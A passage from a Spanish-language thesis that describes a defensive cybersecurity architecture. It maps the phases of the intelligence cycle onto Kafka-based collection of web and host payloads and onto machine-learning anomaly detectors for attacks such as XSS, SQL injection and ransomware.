



Ilustración 12: Arquitectura Genérica Propuesta

Esta estrategia de ciberseguridad consiste en proyectar y dirigir las operaciones y procedimientos que son comandados por el Ciclo de Vida de las operaciones de Inteligencia anteriormente descripto. El objetivos principal que esta arquitectura plasmada en la ilustración 12 persigue el acompañamiento y soporte al entero ciclo de vida de las operaciones de inteligencia, utilizando cada componente y tecnología para cubrir los requerimientos de inteligencia en cada etapa de dicho ciclo. Esta arquitectura a su vez se desprende dos flujos de acción, en el flujo de acción A o de Detección, es decir al momento de la detección de anomalías en tiempo real con los detectores de anomalias previamente configurados y el flujo de acción B o de Entrenamiento, en donde se crean los detectores de anomalías; no obstante, esta fase puede ejecutarse de forma simultanea a la primera, con

el objetivo de actualizar los detectores de anomalías o crear nuevos en tiempo real. Estos flujos pueden apreciarse en la ilustración 13.



<u>Ilustración 13:</u> Arquitectura Propuesta (Flujo de acción A o de Detección y Fujo de acción B o de Entrenamiento)

Entonces, la estrategia de ciberseguridad planteada cuenta con dos etapas o flujos que pueden suceder en distintos orden de tiempo o en simultaneo, sin embargo, al iniciar todo el proceso, los mismos se ejecutarán en distintos momentos y en forma secuencial (Flujo A en T1 o tiempo uno, y Flujo B en T0 o tiempo cero), ya que no se cuenta con información previa de anomalías. El flujo de ejecución A o de Detección está a cargo de la ejecución de la detección en tiempo real de las anomalías con los detectores de anomalías ya configurados, mientras que el flujo de ejecución B o de Entrenamiento, a cargo de la creación de la lógica de detección de anomalías, en este flujo de acción se requiere intervención humana, donde sean tecnicos especialistas en el análisis de amenazas para calificar, analizar, clasificar y crear a las mismas. No obstante los modelos de detección de anomalías pueden ser obtenidos de forma pre-seteadas y configurados por iteraciones anteriores del ciclo de vida de esta estrategia, de fuentes externas o producidos desde cero por esta estrategia de ciberseguridad.

En adelante, se detalla la arquitectura propuesta y sus componentes, a la luz de su función en cada fase describiendo también la utilización de los recursos tecnológicos.

Volviendo a la ilustración 12, se aprecia en el diagrama de la arquitectura como se presentan distintos flujos y tipo de información, en donde:

- Flechas punteadas intermitentes: refieren a que se envían datos o informacíon de una entidad a otra.
- Flechas comunes: hace referencia al consumo de inforamción o dato de una entidad a otra.
- Anomalía: representa a la transacción detectada como anómala. Esta anomalía no necesariamente debe maligna o una vulnerabilidad, sino que va a depender en cómo el modelo de detección esté configurado y de lo que el mismo detecte.
- Payload o Transacción: refiere a la carga útil en bruto reportada por los Espías o Proveedores de Transacciones. Esto puede incluir trafico benigno o maligno.
- Informacion sobre Anomalía Detectada: representa una estructura de datos que incluye información de la anomalía detectada y su contexto. Por ejemplo: si una anomalía XSS es detectada, los datos pertenecientes a esta estructura será la anomalía en sí, la dirección IP, el User-Agent de la request HTTP, el punto crítico afectado, etc.
- Modelo / Lógica de detección de Anomalías: hace referencia al modelo de detección de anomalías, como ser un modelo de aprendizaje automático o el determinado para esa situación. Para incumbencia de esta tésis, esto hará referencia a un modelo de aprendizaje automático.

5.2 Fase 0 - Planificación y Dirección

El mando situado a nivel operacional es, casi siempre, un mando unificado quien, en la fase de Planificación y Dirección, no se puede limitar a conocer y coordinar las iniciativas de sus subordinados, como mandan las Normas para la Acción Unificada[88] sino que debe expresar sus necesidades en inteligencia, prioridades y plazos de obtención. El órgano de inteligencia designado, transformará estos requerimientos del mando en peticiones al nivel estratégico, a otros operacionales, si estos existiesen, o a otros órganos externos y en misiones de inteligencia para los niveles subordinados. También, el mando podría llegar a comandar a un nivel subordinado a abandonar la línea de trabajo, cualquiera sea la razón, como por ejemplo, de no poder satisfacer la necesidad de inteligencia con más facilidad que otro módulo u órgano de inteligencia. Por lo tanto, es importante determinar, que dentro de este sistema de inteligencia una función será desempeñada por el órgano más capaz para llevar a cabo dicha actividad[84].

En esta fase, es común examinar la inteligencia terminada de las ejecuciones del ciclo anterior, lo que lleva a formular un plan estratégico para la recopilación y análisis de nueva inteligencia.

Esta fase comienza con la planificación del esfuerzo de búsqueda de inteligencia y este cuenta con cinco pasos[84]:

1. Determinación de los Requerimientos de Inteligencia (RI): posibilidades del enemigo, con indicaciones a tiempo, lugar, terreno y fuerza. Un ejemplo sería, dado un grupo de cibercriminales situado en un país X, que atacará un activo Y, desde el día Z, desde fuera de la organización, con los recursos N.
2. Determinación de las Prioridades de Inteligencia: dosifica la intensidad, tiempo y urgencia de los RI, en función a las necesidades de inteligencia. Por ejemplo, podría ser que se quieran defender dos activos específicos X e Y, de dos grupos de cibercriminales diferentes N y M, o tal vez el grupo N no efectuará un ataque, y el grupo M lo hará, por lo que se necesitan requerimientos de inteligencias diferentes con diferentes prioridades, ya que el activo X podría ser más crítico que el activo Y, de manera que uno tenga una prioridad Alta y la otra Media o Baja.
3. Determinación de Actividades Enemigas: las actividades enemigas particulares o las características del área de operaciones indican los diversos cursos de acción a la disposición del enemigo. Se deben determinar cuáles de estas actividades enemigas o características del área deben comprender una parte de la misión de los recursos de búsqueda de inteligencia. Esta determinación se basa en la teoría de que los probables cursos de acción enemigos se pueden deducir del conocimiento de ciertas actividades enemigas. Por ejemplo, si el grupo cibercriminal ha estado realizando otros ataques a otros activos externos, o incluso ya ha realizado un escaneo o enumeración a la infraestructura a defender.
4. Selección de las Agencias de Búsqueda de Inteligencia: se limita a la búsqueda en fuentes de información externa o interna con algún módulo específico. Un ejemplo sería, montar un Honeypot con características de interés para este grupo de ciberdelincuentes, con el objetivo de que este mismo realice ataques sobre él, y estudiar ese comportamiento.
5. Supervisión de la Ejecución de la Operación: asigna un agente que supervise la operación en general para cumplir con los objetivos fijados.

En esta etapa ya se definirán las vulnerabilidades que se desean detectar o recolectar información, determinando los puntos críticos en donde ubicar a los Espías o Proveedores de Transacciones y a donde y de que forma estos reportarán las transacciones o payloads. También los Servicios de Información Externos a consumir y los Consumidores Externos que seran alertados de la detección de anomalías, de que forma lo serán y que información recibirán.

5.3 Fase 1 - Recolección

Esta etapa tiene una subfase previa, después de que el mando haya expresado sus necesidades en inteligencia, cuando el órgano de inteligencia reúne todo lo que encuentra en sus bases de datos, para comprobar si con ello puede satisfacer las necesidades.

Normalmente, no será así, pero la reunión de información-inteligencia permite descubrir las zonas en sombra o vacías de los los datos obtenidos previamente y marcar que es lo que se debe obtener. Esta subfase implica consulta rápida de los datos presentes en las bases de datos y por lo tanto accesibilidad a la totalidad del sistema de inteligencia[84].

Para la recolección se deben emplear todas las fuentes disponibles. Normalmente, al disponer el nivel operacional de fuerzas propias, emplea los medios de adquisición de éstas, pero por economía de esfuerzos, el nivel operacional podrá tener órganos propios de obtención, como ciertos medios técnicos escasos y costosos[84].

Para lograr esto, esta etapa es cubierta por diferentes Honeypots, aplicaciones web y sistemas de producción desplegados en la red externa con "espías / agentes" instalados, denominados Proveedores de Transacciones. Estos agentes de inteligencia están configurados para enviar cargas útiles a un tópico específico de una base de datos de Kafka[89]. El motivo principal de la selección de este buffer de datos Kafka, es escencialmente para construir tuberías de datos en tiempo real ya que esta tecnología open source se adapta a alta corrientes de datos; también combina la mensajería, el almacenamiento y el procesamiento de corrientes para permitir el almacenamiento y el análisis de datos tanto históricos como en tiempo real. Por otro lado Kafka proporciona una plataforma unificada, de alto rendimiento, de baja latencia y masivamente escalable concebida como un registro de transacciones distribuidas, sin embargo, Kafka no deja de ser una cola de mensajes, bajo el patrón publicación-suscripción, por concebido, esta tecnología podría reemplazarse por cualquier otra que aporte las mismas funcionalidades.

Dependiendo del tipo de carga útil o ciberataque esperado, esto será enviado a un tópico de Kafka diferente, donde se almacenarán las cargas útiles hasta que comience la Fase 2 de esta operación de inteligencia, es decir, la Fase de Procesamiento y Análisis -.

El motivo de separación lógica por carga útil o ciberataque esperado, radica en que cada uno tiene una naturaleza diferente, por lo que pretende ser tratado de forma diferente. Por ejemplo: un *espía* o *proveedor de transacciones* instalado en una computadora de escritorio destinado al envío de cargas útiles provenientes de *hashes* de archivos descargados, se debe tratar diferente a un *proveedor de anomalías* instalado en una aplicación web destinado al envío de cargas útiles de ataques de inyección de código con la información de campo provista por el primero se pretende encontrar información de malwares tales como un ransomware, y con la información de campo provista por el segundo, se pretende encontrar una inyección de código SQL, o XSS.

Por otro lado, también se interactúa con fuentes externas para la obtención de información, ya que, utilizando el ejemplo anterior, en fuentes externas hay mucha información de cómo funciona cada ataque, o incluso ejemplos de comportamientos o ataques efectivos.

Haciendo referencia a la ilustración 13, específicamente al flujo de acción A, los actores primordiales de esta etapa serán:

- Espías (o Proveedor de Transacciones): que envían transacciones y eventos de ataques al Kafka T., en donde se apilan para su posterior consumo. Estos pueden existir tanto como se desea, o como la infraestructura disponible soporte. Los

Espías se encuentran en todos los puntos definidos como críticos por la etapa de planeamiento, es decir, si se desea recolectar un posible payload de un ataque XSS en una aplicación web, pues habrá un Espía de transacciones en todos los datos de entrada del usuario reportando las mismas hacia el Kafta T. dentro de un tópico específico o genérico, dependiendo de lo que se haya decidido y definido en la etapa de planificación.

- Kafka de Transacciones (Kafka T.): Es donde se apilan las cargas útiles provistas por los espías. Estas lo hacen en distintos tópicos por cada transacción determinada, es decir, las transacciones correspondientes a un posible ataque XSS se almacenarán en un tópico específico y las destinadas a detectar Ransomwares, irán a otro distinto. La arquitectura soporta tantas anomalías como sean necesarias en función a las capacidades tecnológicas utilizadas. Es probable que hacia un mismo tópico se reporten payloads pertenecientes a distintas vulnerabilidades, como ser XSS y SQLi, ya que porveen desde los mismos puntos críticos, por ejemplo, un formulario en una apliación web. No obstante, esto será consumido por distintos modelos de detección de anomalías y cada modelo determinará cada anomalía en la etapa correspondiente al ciclo de vida de las operaciones de inteligencia.

Por otra parte, referenciando al flujo de acción B de la ilustración 13, los actores primorediales serán:

- Espías (o Proveedor de Transacciones): que envían transacciones y eventos de ataques al Kafka T., en donde se apilan para su posterior consumo. Estos también pueden existir tanto como se desea, o como la infraestructura disponible soporte. Los Proveedores de Transacciones se situarán en los diferentes puntos críticos definidos para captar la información que se requiera, ya sea un ataque específico a una aplicación web, dentro de un Honeypot, etc. En esta instancia, aún no se cuenta con la certesa suficiente para enviar las transacciones a determinado tópico predefinido, pero si con un contexto general, es decir, si el Espía o Proveedor de Transacciones se encuentra enviando payloads provenientes de un dato de entrada ingresado por un usuario dentro de un formulario de una aplicación web, es esperable un payload de XSS, SQLi, etc. y no es esperable un ataque de ARP Spoofing, ya que pertenecen a distinos dominios de informacion y distintas capas del modelo OSI.
- Kafka de Transacciones (Kafka T.): Es donde se apilan las cargas útiles provistas por los espías. Estas lo hacen en distintos tópicos por cada transacción determinada, si bien en esa instancia tampoco se sabe con certesa que tópico pertenece a que transacción, se pueden definir nombres de tópicos de vulnerabilidades potenciales que se quieren recolectar, indistintamente del tipo de payload que el Proveedor de Transacciones envíe, ya que luego esta información sera consumida por el Estandarizador a cargo de crear los modelos de detección de anomalías.

- Servicios Externos de Información: podría ser cualquier fuente de información externa de anomalías que se puede consumir ya sea en forma de una interfaz de comunicación o manual, con el objetivo de enriquecer los datos e información obtenida, por lo que la arquitectura soporta multivendors.
- Retroalimentador: su función en esta etapa es consumir las fuentes de información externa, Kafka T., Kafka A y enviarlo al Estandarizador. Toda esta información será procesada en la siguiente etapa del ciclo de vida.
- Estandarizador: las competencias de esta entidad en esta etapa se limita a procesar la información recibida por el Retroalimentador y almacenarla en la base de datos de conocimiento que luego, en otra fase, será utilizada para entrenar los modelos de aprendizaje automático para la predicción de anomalías.

La etapa de recolección generalmente produce grandes cantidades de datos sin filtrar, lo que requiere organización. Se dedican importantes recursos de inteligencia a la síntesis de estos datos en una forma que los analistas de inteligencia puedan usar, por lo que en muchos casos, podría ser un trabajo previo a realizar antes de comenzar con la Fase de Procesamiento y Análisis, y esto podría representarse mediante filtrado, decodificación, y validando los datos provenientes de las cargas útiles, sin embargo, este paso estará a cargo de la etapa de Análisis.

5.4 Fase 2 - Procesamiento y Análisis

El Procesamiento y Análisis es un método por el cual la información bruta recibida se convierte en inteligencia. Comprende cinco etapas [84]:

- Compilación: es un trabajo de almacenamiento y registro.
- Adaptación: es donde se realizan filtrados, decodificaciones y validaciones de los datos.
- Análisis: crítica de la información, identificación de los hechos significativos que están incluidos en ella, comparación con otros hechos conocidos y conclusiones.
- Integración: reunión de todo lo analizado para formar un modelo o imagen del asunto.
- Interpretación: es la que servirá de apoyo a la decisión de mando operacional para disminuir el grado de incertidumbre del riesgo calculado que se asume.

Los analistas y tecnicos integran los datos en un todo coherente, ponen la información evaluada en contexto y producen inteligencia completa que incluye evaluaciones de eventos y juicios sobre las implicaciones de la información. Los analistas también desarrollan requisitos para la recopilación de nueva información.

En el contexto de la tesis, esta fase comienza cuando los *Detectores de Anomalías* comienzan a procesar las cargas útiles o transacciones almacenadas en *Kafka T*. Estos *Detectores de Anomalías* son módulos de aprendizaje automático integrados que

implementan diferentes tipos de algoritmos basados en la anomalía / vulnerabilidad que se desea detectar. Estos están previamente entrenados por medio de la aplicación del mismo Ciclo de Inteligencia, en donde se recolectó información del enemigo (ciberataques similares) y se armó un "perfíl" para detectarlo, materializandose en la construcción del modelo de aprendizaje automático para la predicción.

Estos *Detectores de Anomalías* tienen un consumidor de *Kafka T*, que escucha el respectivo tópico de carga útil, la toma, y la ejecuta contra el modelo entrenado. No obstante, se espera tener múltiples *Detectores de Anomalías* en una amplia gama de vulnerabilidades, es decir, uno distinto por cada tipo de enemigo/ciberataque que se pretende detectar.

Una vez que se detecta una carga útil maliciosa, o mejor dicho un ataque, se enviará al tópico de *Anomalía* respectivo de *Kafka A* (cada carga útil maliciosa almacenada en un tópico de Anomalía diferente) para luego ser consumido por otros módulos que actúan en Fases de Inteligencia diferentes.

En los otros tipos de Operaciones de Inteligencia, a veces se puede prescindir de la compilación y evaluación, por motivos de urgencia, y difundir directamente la información, tal como ha sido obtenida; en el campo operacional, que trabaja sobre tiempos más largos la regla es elaborar siempre la información adquirida; pero en esta propuesta, no será posible, ya que las interfaces y protocolos de comunicación se adaptan a estandarizaciones realizadas[84].

Haciendo referencia a la ilustración 13, dentro del flujo de acción A, los actores primordiales de esta etapa del ciclo de vida serán:

- Kafka de Transacciones (Kafka T): donde los Espías envian las cargas útiles en un tópico determinado, luego aquí permanecen almacenadas hasta que un detector de anomalías los comience a procesar. Si bién en esta etapa ya se cuenta con información a cerca de lo que se desea detectar, es posible que hacia un mismo tópico se reporten payloads pertenecientes a distintas vulnerabilidades, como ser XSS y SQLi, ya que porveen desde los mismos puntos críticos. No obstante, esto será consumido por distintos modelos de detección de anomalías y cada modelo clasificará cada anomalía de acuerdo de como este fue entrenado, en este contexto, estos pueden ser distnitnos modelos de aprendizaje automatico o de hecho sólo uno que clasifique distintas anomalías, sin embargo, esto ya depende de la estrategia decidida en la etapa de Planeamiento.
- Detector de Anomalías: aquí se encuentra el o los modelos de detección de anomalías. Estos modelos podrían tomar diversas formas, de acuerdo a como se desee detectar una anomalía, no obstante, en esta tésis, será represantado por un modelo de aprendizaje automático, donde se ejecutarán las transacciones para luego dar una salida de predicción maliciosa o benigna. Cada detector de anomalía tiene configurado un tópico de Kafka a consumir (datos de entrada) y otro tópico de Kafka a donde reportar (datos de salída).

- Kafka de Anomalías (Kafka A): es donde se almacenarán en el tópico de anomalía correspondiente cada transacción detectada como maliciosa por el Detector de Anomalías.

Por otro lado, referenciando al flujo de accoón B de la ilustración 13, estos serán los actores primordiales:

- Estandarizador: encargado de proveer la funcionalidad y el conocimiento para aplicar el proceso nombrado en la etapa de "adaptación" de esta Fase. Aquí se analiza, califica, y clasificar los datos o información obtenida de Servicios de Información externos, Kafka T., Kafka A o de iteraciones anteriores. La informacion o datos provenientes de Los servicios de Información Externos pueden proveer mucha información a cerca de vulnerabilidades contemporaneas, payloads, ejemplos, etc. La informaión viniente de Kafka T. aportan datos de todo tipo de transacciones ocurrendo en ese momento, muy nutritiva para formar los datasets que se utilizan para crear los modelos de detecion de anomalías. Por otra parte, la información proveniente de Kafka A. aporta información a cerca de lo que actualmente se está detectando como anomalía, y esto puede ser útil para detectar falsos positivos y ajustar los modelos de detección.
  Por último, el Estandarizado va a almacenar la toda la información obtenida en una base de datos, que para motivos de la tesis, se utilizó la suite Graylog[95].
- Detector de Anomalías: recibirá el o los modelos nuevos o mejorados de deteccíon configurados para su posterior ejecución en el flujo de accicón A.

5.5 Fase 3 - Difusión

En esta Fase, la inteligencia ya producida se envía a aquellos que la necesitan, en tiempo oportuno para qué sea de utilidad. El atributo de "tiempo oportuno" es el que caracteriza esta fase. En cuanto a otras Operaciones de Inteligencia, los procedimientos tradicionales de difusión son la escrita (resúmenes, boletines, notas o monografías) u oral, que han sido los vehículos normales de difusión[84].

Para lo que compete el fijo de acción A de la arquitectura y estrategia, la difusión será la transmisión en tiempo real de la inteligencia producida a las interfaces configuradas. En esta Fase, es decir, los Alertadores recogerán las anomalías detectadas almacenadas en su respectivo tópico de Anomalía en Kafka A. y alertarán a cada interfaz de Consumidor Externo configurada. Estos consumidores externos pueden ser desde alertas telefónicas, como alertas de correo electrónico e incluso alertas a un firewall para la creación de reglas defensivas, etc. Este flujo y proceso puede apreciarse en la ilustración 12 y el flujo de acción A de la ilustración 13. Vale destacar que en esta Fase es de mucha utilidad la realización del informe de inteligencia, para resumir y plasmar los resultados del análisis de inteligencia. La redacción de este informe no es una tarea inmediata, requiere de ciertos pasos previos que preparan al redactor para poder plasmar de la forma más adecuada los resultados del análisis, por otra parte, esto requiere de acción humana. Este informe es un

dato de salida o más bien llamado producto de inteligencia y es escencial para aportar conocimiento, reducir la incertidumbre y contribuir a la toma de decisiones. Por consiguiente, la alerta y difusión de las anomalías detectadas deberán ser comunicadas de automáticas e inmediatas, y el informe de inteligencia acuñado de forma manual y asíncrona, actualizado en cada iteración y finalmente comunicado. Esta comunicación a Consumidores Externos se realiza con dos objetivos principales. El primero es la alerta en sí de al anomalía. El segundo objetivo es de exponer esta información a las distintas entidades externas configuradas para así compartir el conocimiento.

Por otro lado, en el flujo de acción B, no cuenta con actividad en esta etapa.

La secuencia del ciclo de inteligencia se repite constantemente como resultado de la necesidad de comprobar, confirmar, rechazar y valorar nuevamente cada conclusión ya alcanzada al recibir una nueva información. Además, las necesidades del mando son cambiantes como consecuencia de las variaciones de la situación o de una nueva misión[84].

5.6 Fase 4 - Retro-Retroalimentación

Un aspecto de gran relevancia para el ciclo de inteligencia consiste en determinar el grado en que la información de inteligencia proporcionada atendió las necesidades de los procesos de toma de decisiones, o, en su caso, si las personas a las que se les entregó la información requieren precisar o ampliar la información sobre un tema en especial. Lo que en consecuencia, da inicio a las actividades de planeación y a comenzar nuevamente en la primera fase del ciclo de inteligencia[84].

Como se aprecia en la ilustración 13, los Retroalimentadores también tomarán las transacciones del Kafka T, y anomalías de Kafka A. para luego el Estandarizador compararlas entre si y con cada dato o información proveido de las Fuente de Información Externas configuradas. Todo esto será recibido por el Estandarizador que almacenará todo en una base de datos persistente para luego poder analizarlas, corregidas y enviadas al respectivo conjunto de datos para el reentrenamiento de los modelos de detección de los Detectores de Anomalías.

5.7 Consideraciones Finales

Más alla de la integracion de los componentes tecnológicos claves para el despliegue y desarrollo de la Arquitectura. Los conceptos introducidos de Operaciones Inteligencia enriquecen al sistema propuesto ya que aporta políticas acerca de no solo el análisis, selección y clasificación información, sino de todo el proceso en si descipto en cada fase. Estas capacidades adicionales tomadas de estas operaciones influyen de forma directa en la creación y definición de la Arquitectura, ya que el flujo de datos de datos que se aprecia en la ilustración 12 (arquitectura genérica), representa directamente al flujo de trabajo

definido en las Operaciones de Inteligencia indistintamente de la sola aplicación del ciclo de inteligencia o de la Inteligencia Táctica como tradicionalmente se lo hace. En esta propuesta se hace hincapié a las Operaciones de Inteligencia, ya que es la inteigencia necesaria para la concepción y el desarrollo de las operaciones llevadas a cabo a nivel "operacional" de estrategia operativa que se ubica entre la táctica y la estratégia. Estas características propias que las distinguen de otros tipos de inteligencia radica principalmente en el termino "operaciones" u "operacional", ya que se sitúa entre la estrategia y la táctica, relacionándola con ambas, identificando los objetivos generales y estrategias en otros campos como ser el económico, psicológico del enemigo, goespacial, etc. para cumplir con los objetivos estratégicos, determinando también los recursos necesarios y asignando objetivos a nivel táctico para distribuir las fuerzas de los recursos.

Las Operaciones de Inteligencia proveen un estricto procedimiento para pasar de los objetivos estratégicos a las acciones especificas (Fase de Planeamiento), en el que por un lado se elijen los objetivos y se identifican los puntos críticos basados en el centro de gravedad de las amenazas. También permite efectuar un estudio del terreno de un modo distinto a como se hace en el campo táctico que permitirán situar las fuerzas antes de la ejecución de la operación, conducirlas y alimentarlas. Por inconvenientes de tiempo-espacio, el anánilisis de la situación se lleva a cabo teniendo en cuenta las intenciones del adversario más que sus posibilidades, como se efectúa a nivel táctico; no obstante, para poder estimar las intenciones enemigas se preceisa un buen conocimiento de sus capacidades reales. Por consigueinte, la planificación, debido a estos largos peridos de tiempo que toma, tendrá varias fases, en donde la primera (situación inicial) y la última (situación final), estarán desarrolladas; mientras que las fases intermedias estarán sólo esbozadas por la incertidumbre sobre como se desarrollarán. Por esta incertidubmre, el plan sera completamente flexible, con ramificaciones que permitan adaptarlo a diferentes situaciones en funcion al contexto variable.

El producto de inteligencia obtenido de las operaciones de inteligencia es un conocimiento, pero a su vez no lo es por si mismo, sino más bién, un conocimiento utilitario, destinado a un fin práctico, que aporta lo necesario para imponer las capacidades en el campo operacional, obtenido de las informaciones elaboradas con la misma funcionalidad.

Las Operaciones de Intelgigencia proveen un enfoque a largo y medio plazo, en tiempo de "paz", y a mediado plazo, en tiempos de "conflicto"; en cambio, la inteligencia estratégica establece el trabajo a largo plazo y la inteligencia táctica a corto o inmediato plazo.

En cuanto características cualitativas que esta propuesta ofrece ante otras, como por ejemplo, un sistema de detección de intrusos tradicional, se pueden enumerar en:

- Provee un análisis coyuntural, ya que por medio de las operaciones de intelgencia se permite identificar los puntos débiles y fuertes.
- Impulsa la productividad del sistema analizando cuál es estrategia de producción de inteligencia para diseñarlo y posteriormente implementarlo.

- Al puntualizar qué tecnologías son necesarias en cada momento gracias al análisis de datos, también puede conocerse cuál es la formación más adecuada para los elementos del sistema o las personas que lo componen. De este modo, se podrá contar con profesionales capacitados y mucho más especializados en el sector en el que trabajan.
- La panorámica operacional en sí, ya que permite combinar datos históricos con la información obtenida en tiempo real. Así, se podrá generar una imagen operacional global que incluya todos los procesos de producción asociados a la arquitectura.
- Esta estrategia de ciberseguridad registra un nuevo pedido operativo o requerimiento de inteligencia. De este modo, las líneas de detección se configuran de forma cuasi automática. Esto facilita la adquisición de datos para discernir si todo está yendo bien o si hay problemas que requieren de solución inmediata.
- Optimizar la gestión de detección de amenazas dotando de inteligencia a las herramientas y componentes utilizados en el sistema.
- Detección de ciberamenazas desconocidas ya que las operaciones de inteligencia han sido especificamente creada para la detección de amenazas para la seguridad nacional. De la misma forma, y aprovechando todo su flujo de trabajo, se pueden detectar amenazas aún no conocidas en el campo de la ciberseguridad.
- Manejo de grandes volúmenes de datos, ya que la arquitectura propuesta, en conjunto con los componentes tecnologicos, provee esta capacidad mediante la creación de algoritmos para detectar amenazas de seguridad de forma rápida. Cubre una amplia gama de elementos, incluido la infromación compartida externa, y la generada por el mismo sistema.
- Las tasas de error se reducen significativamente en comparación con los esfuerzos humanos, o de otras soluciones, ya que la los algoritmos de detección de anomalías se encuentran confiurandose y mejorandose en tiempo real.
- Detecta rápidamente cualquier factor de amenaza, lo que ayuda al personal especialista a concentrarse más en otras tareas.
- El sistema propuesto evalúa los flujos de datos rápidamente, lo que aumenta varias veces la capacidad de resolución de problemas.
- Con el tiempo, los ciberatacantes están cambiando sus tácticas de ataques, esto dificulta la priorización de las tareas de seguridad, esta arquitectura facilita lidiar con diferentes ataques al mismo tiempo, como ataques de inyecciones, ransomware junto con un ataque de denegación de servicio.
- Mejora de la detección y el tiempo de respuesta ya que maneja fácilmente el volumen de trabajo. Obtiene más tiempo para trabajar en estrategias innovadoras. Estas estrategias podrían mejorar la estructura de seguridad general, también podrían establecer una mejor ciberseguridad.
